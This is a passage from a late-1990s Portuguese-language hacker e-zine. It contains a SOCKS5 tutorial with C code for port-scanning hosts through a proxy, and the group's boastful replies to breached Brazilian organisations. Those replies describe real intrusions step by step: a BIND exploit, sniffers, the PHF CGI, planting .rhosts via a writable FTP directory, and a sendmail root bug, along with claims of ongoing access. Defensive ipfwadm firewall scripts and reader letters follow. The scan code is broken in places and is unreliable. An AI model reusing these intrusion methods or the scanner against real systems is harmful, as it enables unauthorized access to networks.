    0x02 - Login/Senha
```

Existem outros Metodos, mas nao iremos citar aqui.
Bom... este eh o primeiro pacote que voce deve enviar..
Entao se voce for usar um proxy FREE (sem restricao de login e senha)
O pacote devera ficar assim : 0x05 0x01 0x00

Apos voce enviar isso para a porta do servidor proxy, voce recebera uma resposta em 2 bytes.
O primeiro byte, contem a versao do proxy server.
O segundo byte, contem o Method a ser usado, 0xFF representa que nenhum metodo foi aceito.
Entao para o exemplo acima, a respota ficara: 0x05 0x00

Agora vc tem que enviar um outro pacote:

```
Versao          (0x05)
Acao            (0x01)
```

```
    (Reservado)     (0x00)
    Tipo de endereco    (0x01)
    Endereco destino    (formato xFF xFF xFF xFF)
    Porta Destino       (formato xFF xFF)

    Entao esse novo pacote tera 10 bytes.
    Exemplo 0x05 0x01 0x00 0x0a 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF
    Nesse exemplo, vc esta pedindo que o proxy conecte a 255.255.255.255
        porta 65535.

    E entao vc recebera outra resposta.

    0x05            Versao
    0x00-0x09       Resultado da conexao
    0x00            Reservado
    0x?? 0x?? 0x?? 0x??  IP
    0x?? 0x??       Porta.

    De importante apenas os 2 primeiros bytes. o resto provavelmente voce
        nao usara.
    O Resultado da connecao podera ser:

         o  X'00' succeeded             |
            o  X'01' general SOCKS server failure  |
            o  X'02' connection not allowed by ruleset |
            o  X'03' Network unreachable       |
            o  X'04' Host unreachable          | Retirado de
            o  X'05' Connection refused        | rfc1928.txt
            o  X'06' TTL expired           |
            o  X'07' Command not supported     |
            o  X'08' Address type not supported    |
            o  X'09' to X'FF' unassigned       |

    e FIM....

    Se vc recebeu 0x00, entao beleza.. houve conexao... e a partir de
        agora, todos os pacotes trasmitido nessa connecao sera redirecionada
    para o IP destino.
    Voce pode continuar a enviar pacotes como se voce tivesse conectado
        diretamente :) .

  Exemplo: PortScan via socks5.

-------------------------------------------------------------------------------
#include <resolv.h>
#include <signal.h>
// OBS.. Nao coloquei gethostbyname... entao coloque APENAS IP!
void timeout(int sn);
int Connect(char *hostname, int port );

main(int argc,char **argv)
{
    int S,i;
    if(argc<3){
        printf("\nUso: %s IP_server_proxy IP_do_destino",argv[0];
        exit(1);
    }
    for(i=0;i<65535;i++){
        signal(SIGALRM, handle_alarm);
        alarm(5);
        if((S=ConnectByProxy(argv[1],1080,argv[2],i))>0){
                printf("%d\n",i);
                fflush(stdout);
                close(S);
        }
        signal(SIGALRM, SIG_DFL);
        }
}
void timeout(int sn)
{
       alarm(0);
       signal(SIGALRM, SIG_DFL);
       return ;
}

int ConnectByProxy(char *proxyhost, int proxyport,char *hostname, int port)
```

```
{
    int i01,i02,i03,i04,i05,i06,i07;
    unsigned char prxtmp[255];
    static char nmethod [] = { 0x05 , 0x01 , 0x00 };
    static char method  [] = { 0x05 , 0x00 };
    static char request [] = { 0x05 , 0x01 , 0x00 , 0x01 };
    i01=Connect(proxyhost,proxyport);
    write(i01,nmethod,sizeof(nmethod));
    read(i01,prxtmp,2);
    if(memcmp(prxtmp,method,2)!=0) return -1;
    write(i01,request,sizeof(request));
    bzero(prxtmp,255);
    sprintf(prxtmp,"%04x",port);
    sscanf(prxtmp,"%2x%2x",&i06,&i07);
    sprintf(prxtmp,"%08x",inet_addr(hostname));
    sscanf(prxtmp,"%2x%2x%2x%2x",&i05,&i04,&i03,&i02);
    sprintf(prxtmp,"%c%c%c%c%c%c",i02,i03,i04,i05,i06,i07);
    write(i01,prxtmp,7+strlen(hostname));
    read(i01,prxtmp,sizeof(prxtmp));
    if(prxtmp[0]==0x05){ //Checa versao (5)
        switch(prxtmp[1]){
            case 0x00: return i01; // succeeded
        case 0x01: return -1;  // general SOCKS server failure
        case 0x02: return -2;  // connection not allowed by ruleset
        case 0x03: return -3;  // Network unreachable
        case 0x04: return -4;  // Host unreachable
        case 0x05: return -5;  // Connection refused
        case 0x06: return -6;  // TTL expired
        case 0x07: return -7;  // Command not supported
        case 0x08: return -8;  // Address type not supported
            default: return -1;
        }
    }
}
int Connect(char *hostname, int port )
{
    int sockfd;
    int sinlen = sizeof(struct sockaddr_in);
    struct sockaddr_in daddr;
    sockfd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    daddr.sin_family      = AF_INET;
    daddr.sin_port    = htons    (port);
    daddr.sin_addr.s_addr = inet_addr(hostname);
    bzero(&daddr.sin_zero,8);
    if((connect(sockfd, (struct sockaddr *)&daddr, sizeof(struct sockaddr_in)))==-1){
    printf("Connect Error \n");
    return -1;
    }
    return sockfd;
}
--------------------------------------------------------------------------------
```

[0x08] <iNf> Declaracoes

Mandic

Texto retirado de http://www.dpnet.com.br/1998/09/09/info14_0.html

"Segundo Luis Reali Costa, Engenheiro de Seguranca da Mandic, a falha 'infantil' aconteceu porque esta area nao era protegida por firewall. "Como se tratava de um diretorio utilizado apenas para transferencia de paginas, nao havia outros tipos de protecao alem de senhas", diz. "Todos os dias, tentam nos atacar. Temos mais de cem servidores rodando varios sistemas operacionais, como Solaris (Sun), Windows NT (Microsoft) e Linux (para chats) e sempre existe a possibilidade de um erro, mas nenhum dado de cliente foi alcancado", assegura Aleksandar Mandic. Para Aleksandar Mandic, no entanto, existe muita imaginacao na cabeca dos

hackers. "O grande problema dessas pessoas e' que se deixam levar pelo sonho da fama e terminam fantasiando situacoes. Se realmente tivesse havido um ataque, o provedor teria ficado fora do ar, o que nao aconteceu em momento algum", argumenta. "A Mandic tem um bom nivel de seguranca. Contratamos ate uma firma especializada, cujo trabalho e' testar nosso sistema e alertar o que esta certo e o que precisa ser melhorado", completa." "

Resposta:
Bom, nada a ver... pelo incrivel que pareca, nos entramos pelo bind (named) em listserver.mandic.com.br, tacamos sniffers e conseguimos acesso root em mais 2 maquinas e nao-root em quase todas que tentamos. Como atraves de listserver.mandic.com.br e andre.mandic.com.br era possivel passar pelo firewall.. entao praticamente todas as maquinas estavam abertas.
Voces usam shadow nas senhas dos usuarios, (servers gandalf/hermers2 (Sun)). Mas voces tem um arquivo 'BBS' contendo a mesma coisa que o shadow mas com modo "rw-rw-rw".
Agora falar uma mentira dessa eh forcada. Nos deixamos a mandic de pe' porque nao temos nada contra seus usuarios.

INSS.GOV.BR / DTPDF.GOV.BR

Esta mensagem foi colocada no guestbook de Vampire Hunter.
Host da pessoa que colocou a mensagem no guest:
pterodactilo.dtpdf.gov.br

#
INSS.GOV.BR nao e brincadeira de menino de 16 anos.
Lammer. Estamos te acompanhando desde o primeiro dia.
Divirta-se com as passwd falsas que vc pegou. Gostamos muito
do sniffer que vc colocou :)))) mas use algo mais moderno aquele e velho.
Anta, Vc entrou pelo Bind :) e deixou rabo de foguete ... o Bind era a
isca e vc o peixe.
Ahhh ... a PF tem seu nome e endereco OKZ? Entre em mais sites do
governo e um
dia fara uma bela carreira na penitenciaria. E lembre-se ... os presos
adoram
meninos novinhos como vc :D bYeX
#

Resposta:

1 - O da dataprev.. A sua competencia eh tao grande que pega a pessoa errada. Meu nick eh SOUL HUNTER e nao VAMPIRE HUNTER... tsk.
3 - Lamer eh com um M soh!
4 - mmm essas senhas nao parecem ser falsas... :)
5 - isca? sei.. Tanto eh isca que voces reinstalaram seu linuxzinho por completo..

ON (Observatorio Nacional)

Mensagem enviada para todos os usarios do ON

From xxxx@dans Thu Oct 15 13:11:01 1998
Return-Path: <xxx@dans>
Received: from on.br (dans.on.br) by obsn.on.br (4.1/SMI-4.1)
id AA02552; Thu, 15 Oct 98 13:11:00 EST
Received: by on.br (5.x/SMI-SVR4)
id AA00925; Thu, 15 Oct 1998 14:09:26 -0300
Date: Thu, 15 Oct 1998 14:09:26 -0300
From: xxxx@on.br (xxxxxxxx)
Message-Id: <9810151709.AA00925@on.br>
To: all@on.br
Subject: SEGURANCA
Status: RO
#
*** IMPORTANTE *** IMPORTANTE *** IMPORTANTE *** IMPORTANTE ***
#
Solicito a todos que possuem conta na SERVIDORA OBSN
que troquem suas senhas.
#
Ha cerca de tres dias foi descoberta uma invasao
da rede e as providencias devidas para protecao

```
#    foram tomadas:
#
#    - Fechar o acesso via X-Windows (xdm)
#    - Fechar o acesso via ftp anonimo
#    - Fechar o acesso via rlogin a partir da servidora do ON.
#
#    Entretanto isso nao garante o impedimento de novas
#    invasoes.
#
#    Alertamos aos usuarios dos diferentes departamentos
#    para examinarem os arquivos .log (syslog, etc) para
#    tentativas de entrada via prefixo X.X.X.X que,
#    aparentemente e' o provedor do hacker (XXXX.net que
#    ja foi avisada).
#
#    *** IMPORTANTE *** IMPORTANTE *** IMPORTANTE *** IMPORTANTE ***
#
#    ================================================================
#    |                    CNPq/Observatorio Nacional                 |
#    |                    Departamento de Astronomia                 |
#    |                                |
#    | Charles Rite'             E-Mail: rite@on.br      |
#    | Rua Gal. Jose' Cristino, 77   postmaster@on.br               |
#    | Rio de Janeiro - 20921 - RJ   postmaster@obsn.on.br          |
#    | Phone - (021) 580-3683        Fax: (021) 5800332      |
#    ================================================================
#
```

Resposta:

1 - Temos acesso desde dezembro de 97, e nao fizemos nada que prejudicasse seu sistema. Nao temos nada contra Instituicoes de pesquisa.

2 - O primeiro acesso fora feito atravez do cgi PHF (hehe), apos isso voces receberam uma mensagem do CERT avisando que um cara de nao sei onde tinha capturado seu arquivo de senhas. E entao voces arrumaram.

Dai encontramos outro bug em seu servidor. pelo FTP, que voces deixaram /usr2/ftp como rwxrwxr-x, entao enviamos um .rhosts e entramos por rlogin como usuario ftp.
Ai usamos o bug do /usr/tmp/dead.letter em seu sendmail e criamos outro .rhosts so que agora no diretorio do root (/). e done.

3 - Nos nao pegamos nenhuma senha de sua rede interna, nenhum dos outros servidores foram invadidos.

4 - Continuamos com acesso :)

[0x09] <hCk> ipfwadm

■─ SoUL HuNTeR ■─

Bom.. Como tem uma porrada de zines por ae. falando merda sobre ipfwadm ou simplesmente traduzindo Firewall-HOWTO la vamos noz....

Ta.. aqueles que simplesmente traduziram Firewall-HOWTO..
(e nem colocaram os copyrights ein??...)

O howto, eh mais para IP-Maskering e nao para um IP-filtering.
portando aquele script que esta la.. Nao vai firewalla nada. Vai deixar a maquina com o firewall totalmente aberta.
So serve se vc tem rede usando ip-maskering. E isto ira apenas fazer com que os pacotes sejam distribuidos ou nao.

Nao ha muita coisa que falar, coisas basicas como as regras:

```
    reject - vai causar Connection Refused
    deny   - nao ira responder. Se houver uma tentativa de conexao,
       a conexao ira falhar por timeout.
    accept - Aceita a conexao.
```

e modos:

```
  -F   - forwarding, eh usado apenas se vc tem rede que ira usar
```


```
         ip maskering.
      -I   - incoming, pacotes que chegam a vc.
      -O   - outgoing, pacotes que saem de vc.
      -A   - accounting, sao logs que sao enviados para o klogd.

    Aqui vai um scriptzinho que fiz.

-----------------------------------------------------------------------firewall-
#!/bin/sh
INTERFACE=ppp0

# Linux normal (Ingles)
  IP="`/sbin/ifconfig |grep -3 $INTERFACE |grep addr: |cut -dP -f1 |cut -b21-36`"

# Se seu Linux for em PORTUGUES (Ecaee), descomente (#) a linha abaixo.
# IP="`/sbin/ifconfig |grep -3 $INTERFACE |grep inet: |cut -dP -f1 |cut -b21-36`"

echo $IP >/tmp/ip.tmp
echo
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
echo
echo Iniciando firewall para $IP

ipfwadm -F -p deny  #( Negar todos os Forwarding (ipmaskering)
ipfwadm -I -p reject    #( Rejeita todos os pacotes para sua maquina)
ipfwadm -O -p accept    #( Aceita o envio de pacotes de sua maquina)
ipfwadm -A -f
ipfwadm -F -f
ipfwadm -I -f
ipfwadm -O -f

# Incoming - TCP

# Abrir tudo de tudo para 127.0.0.1 :)
ipfwadm -I -a accept -b -P all -S 127.0.0.1          -D 0.0.0.0/0
# Abrir porta 113, auth (in.identd);
ipfwadm -I -a accept -b -P tcp -S 0.0.0.0/0 0:65535  -D $IP 113
# Abrir porta 25, Sendmail
ipfwadm -I -a accept -b -P tcp -S 0.0.0.0/0 0:65535  -D $IP 25
# Abrir porta 80, HTTP
ipfwadm -I -a accept -b -P tcp -S 0.0.0.0/0 0:65535  -D $IP 80
# Abrir portas 1000 a 65535 (para conexoes normais)
ipfwadm -I -a accept -b -P tcp -S 0.0.0.0/0 0:65535  -D $IP 1000:65535

# Incoming - UDP

# Abrir porta 7070 (Real Audio)
ipfwadm -I -a accept -b -P udp -S 0.0.0.0/0 0:65535  -D $IP 7070
# Abrir porta 53   (DNS)
ipfwadm -I -a accept -b -P udp -S 0.0.0.0/0 53       -D $IP
# Abrir porta 4000 ( ICQ )
ipfwadm -I -a accept -b -P udp -S 0.0.0.0/0 4000     -D $IP
# Abir porta 5000 (UCS)
ipfwadm -I -a accept -b -P udp -S 0.0.0.0/0 0:65535  -D $IP 5000

# Incoming - ICMP

# Abrir icmp tipo 3 ( Connection Refused)
ipfwadm -I -a accept -b -P icmp -S 0.0.0.0/0 3
# Abrir icmp tipo 11 (  )
ipfwadm -I -a accept -b -P icmp -S 0.0.0.0/0 11

# IP Accounting (LOG's)

# logar todos os pacotes UDPs, menos portas 53 e 7070
ipfwadm -A in -i -o -P udp -S 0.0.0.0/0          -D $IP 0:52
ipfwadm -A in -i -o -P udp -S 0.0.0.0/0          -D $IP 54:7069
ipfwadm -A in -i -o -P udp -S 0.0.0.0/0          -D $IP 7071:65535

# logar todos os pacotes TCPs, que venham da porta >1000
ipfwadm -A in -i -o -P tcp -S 0.0.0.0/0 1000:2800   -D $IP 0:65535

# logar todos os pacotes icmp's
ipfwadm -A in -i -o -P icmp -S 0.0.0.0/0
```

```
--------------------------------------------------------------------------------

 Esse eh o basico que deve ser rodado depois da conexao com a internet.
 OBS: Quase todos os scripts abaixos, dependem da execucao do script
 'firewall' (acima).
 O script abaixo permite que voce abra uma determinada porta para alguem.

-------------------------------------------------------------------------accept-
#!/bin/bash
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
if [ -z $1 ];
then
    echo "accept - Abre uma determinada porta para um ou mais ips"
    echo "Uso: accept host port"
    exit
fi
if [ -z $2 ];
then
    echo "accept - Abre uma determinada porta para um ou mais ips"
    echo "Uso: accept host port"
    exit
fi

IP=`cat /tmp/ip.tmp`
ipfwadm -I -a accept -b -P tcp -S $1 0:65535  -D $IP $2
--------------------------------------------------------------------------------


  OBS: caso queira abrir uma porta para TODOS os ip's, deem o comando
       accept 0.0.0.0/0 porta

  O script abaixo tem basicamente a mesma funcao que o accept, mas
  este ira abrir todas as portas de todos os protocolos para um determinado
  IP.

-----------------------------------------------------------------------acceptip-
#!/bin/bash
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
if [ -z $1 ];
then
    echo "acceptip - Abre TUDO para um ou mais ips"
    echo "Uso: acceptip host"
    exit
fi
IP=`cat /tmp/ip.tmp`
ipfwadm -I -a accept -b -P all -S $1 -D $IP
--------------------------------------------------------------------------------

    Agora digamos, voce quer fechar tudo para alguem, e que esse alguem
    pense que nao ha mais ninguem em seu ip (deny)

-------------------------------------------------------------------------denyip-
#!/bin/bash
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
if [ -z $1 ];
then
    echo "denyip - fecha todas as portas de todos os protocolos para um ou mais ips"
    echo "Uso: denyip host"
    exit
fi
IP=`cat /tmp/ip.tmp`
ipfwadm -I -i deny -P all -D $IP -S $1
--------------------------------------------------------------------------------

    Este abaixo fechara todas as portas e retornara Connection Refused.

-----------------------------------------------------------------------rejectip-
#!/bin/bash
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
if [ -z $1 ];
then
    echo "rejectip - fecha todas as portas de todos os protocolos para um ou mais ips"
```

```
    echo "         - respondendo com Connection Refused"
    echo "Uso: rejectip host"
    exit
fi
IP=`cat /tmp/ip.tmp`
ipfwadm -I -i reject -P all -D $IP -S $1
```

Abaixo um script que ira 'zerar' o firewall. Deixando tudo aberto.

```
#!/bin/sh
echo ESC[0;1;30m[ESC[0;1;36mNESC[0;36mearESC[0;1;36mZESC[0;1;30m]ESC[0m
ESC[0;1;32miESC[32mpfwadm ESC[0mScript
ipfwadm -F -p accept
ipfwadm -I -p accept
ipfwadm -O -p accept
ipfwadm -A -f
ipfwadm -F -f
ipfwadm -I -f
ipfwadm -O -f
```



O Nosso email eh: nearz@cyberspace.org
Enviem suas duvidas, comentarios, opinioes sugestoes, bug reports,
Lembrando que se voce nao receber reposta por email leia a edicao
seguinte. Lah estara a sua resposta. Hehe, recebemos um mail
cripteado com pgp, mas infelizmente nao temos mais a chave :o)
se voce puder mandar o email descriptado eh melhor. kx!
Agora as mensagens de alguns leitores:

-=0=---=0=-

FROM: j*@zaz.com.br
E ai brother beleza???, sou programador aqui em blumenau - sc, e vou
fazer umas perguntas idiotas mesmo mas que em lugar algum encontro
respostas.. se num quiser responder tudo bem !!! Pela sua revista na
Net pude conhecer o seu conhecimento na area (sem puxar o saco)
O negocio eh o seguinte em qualquer lugar ou revista hacker que leio
diz que quem usa Winblows o ou Downs nao vai pra frente, por isso tou
afim de instalar o Unix em uma de minhas maquinas (num vai pensar que
sou rico eh que eu envisto soh nas duas mesmo), sei la tou meio na
duvida sobre o sistema, como funciona o que sera limitado, coisa assim,
se tu tiver um endereco que eu possa visitar que me responda isso
Valeu, senao valeu do mesmo jeito...
Valeu o Apoio e parabem pela sua revista que para mim eh um dos
melhores zines que ja li... espero que nao pares de edita-la...

REPLY: WOW Unix!?! Vai fundo! Olha, aqui nos usamos Linux e nao temos
limitacoes nenhuma. Usamos e abusamos de nossos 486s que tem uma
performace bem melhor que quando tentamos usar windows/DOS. Pra
voce ter uma ideia: Ouvindo MP3 sobra recursos de CPU pra varios
outros terminais, tudo isso em um 486 DX4!!

-=0=---=0=-

FROM: j*@uol.com.br
Quando entrei no site da mandic vi o trabalho que fizeram, meus parabens.
Apos entrei na pagina de vcs e copiei o arquivo mas nao sei para que
serve, se puderem explicar...
Gostaria tambem de saber mais sobre o trabalho de voces, quem sao voces,
se ja fizeram esse tipo de coisa antes, se ja foram pegos, onde
trabalham enfim o que puderem explicar. Como li o documento texto vi
que voces sao hackers de verdade (nao os que se dizem ser) e se sabem
como conseguir o cavalo-de-troia, que ja consegui uma vez mas nao
funcionou. Novamente meus sinceros parabens a toda equipe. Fico
grato pela resposta.

REPLY: Quem somos nos? Somos o NearZ. O arquivo que voce deve ter pegado
eh o zine :P. Sorry, nao sei se entendemos direito sua pergunta sobre
o Trojan mas o melhor cavalo de troia que pode existir eh aquele que
voce mesmo codifica. Assim vc adapta ele as suas proprias necessidades.

-=0=---=0=-

FROM: t*@md*.com.br
Ae pessoal, Seguinte. Eu tenho uma makina linux slackware 3.5 kernel
2.0.35 rodando 24hs na net to oferencendo ae pra vcs essa makina pra
voces rodarem o zine de voces, ofereco um servidor web, irc e email
de graca e tal. Se quiserem podem entrar em contato comigo ae e eu
dou uma shell pra cada membro de voces ae tambem.

REPLY: Opa! Beleza! A gente se fala =)

-=0=---=0=-

FROM: d*a@mandic.com.br
E a galera? Tudo em riba?
Caras, eu queria dizer que o primeiro zine que eu conheci foi o da
Hack n' Phreak, mas depois que eu li o zine de voces, nao dah nem graca
mais de ler o zine da hackphr! O zine de voces so bons pra cacete! eu
ja ali todos, e entendi muitas coisas que em outros zines nem tinha!
Voces so muito bons mesmo!!! Os kras do grupo hack n' phreak estao
muito metidos, quando os leitores do zine deles estao com alguma duvida,
e pergunta para eles, eles respondem xingando e tirando sarro! No comeco
eles nao eram assim, mas agora que estao mais populares, estao se achando
o maximo, e acabam maltratando os leitores, ESPERO que nao aconteca o
mesmo com o grupo de voces!!! Na verdade, eu queria que algum hackeasse
o Site deles, soh para eles se enxergarem! Seria muito engracado, pois
varias pessoas estao reclamando a mesma coisa deles heheheh
Cara, eu tenho uma duvida, e ficaria muito grato se voce pudesse me
esclarecer, eh que todos os zines, explicam do meio do caminho em diante,
ex. como criar backdoor! Mas para isso voce teria que conseguir acesso
root primeiro, e quando os kras falam em pegar o root, ja falam em usar
um trojan; eu gostaria de saber se esta eh a unica forma de se conseguir
um acesso root? Se nao, quais sao as outras maneira de se conseguir isso?
Obs.: NAO ESTOU pedindo para voce me explicar tim-tim por tim-tim como se
faz isso, porque se voces comecarem explicar dessa forma, todos os
lammers conseguirao facilmente aprender, e, tirar onda de hacker! Mas
lhe pesso para que voce me explique apenas se existe outras formas de
conseguir acesso root sem ser por meio de um trojan, e se existe, quais
sao? Espero sua resposta por e-mail ou no proximo zine...
Qualquer coisa que precisarem de mim, estarei a suas ordens, pois, voces
sao muito legais!!!
Caras, fiquei sabendo de um tal de BACK ORIFICE, e achei muito 10 esse
programa!!! Voces sabem o codigo de construcao??? Muito louco mesmo!
se voces tiverem ae, pode me mandar, ou indicar onde acho??? Soh para
estudar o codigo dele, pois, eu adoro linguagem de programao!!!
Bye & valeu!!!

REPLY: Obrigado pelos elogios :/ Nao temos o source do BO. Existem varias
maneiras de obter o root em uma maquina, ex: via exploit, trojan,
brute force, etc... Nao conhecemos a/o hackphr, entaum nao podemos
dizer nada.

-=0=---=0=-

FROM: a*@uol.com.br
Coeh SH? Fiz a marilha de esconder o IP do ICQ e workou certinho! :)
Mas tem sua desvantagem, voce nao consegue conexao direta com ninguem,
ou seja, voce se isola! Mas mesmo assim, contra lamers... Se o inutil
nao souber o que eh 127.0.0.1, fodeuz! T+++

REPLY: Se voce colocar um proxy server no micro, e usar a "maravilha" voce
pode ter conexao direta sim. ;)

-=0=---=0=-

FROM: c*@d?a?h*.com
Eu poderia colocar a parte de prompt do linux um pedaco da materia
de ansi no zine tdk numero 05? se eu puder colocarei os creditos e
ainda uma propaganda ;)

REPLY: Ok! Thx

-=0=---=0=-

NearZ 09 Editors:
      <tgo> OBtRuDeR
      <SH1> SoUL HuNTeR
      <drk> imOrtal

-=-{
C Tutorial: <tgo>
CLoning: <tgo>
NUb: <SH1>
Quake: <SH1>
Socks5 Proxy: <SH1> Dados sobre o protocolo foram obtidos de rfc1928
IP Spoof: <SH1>
}-=-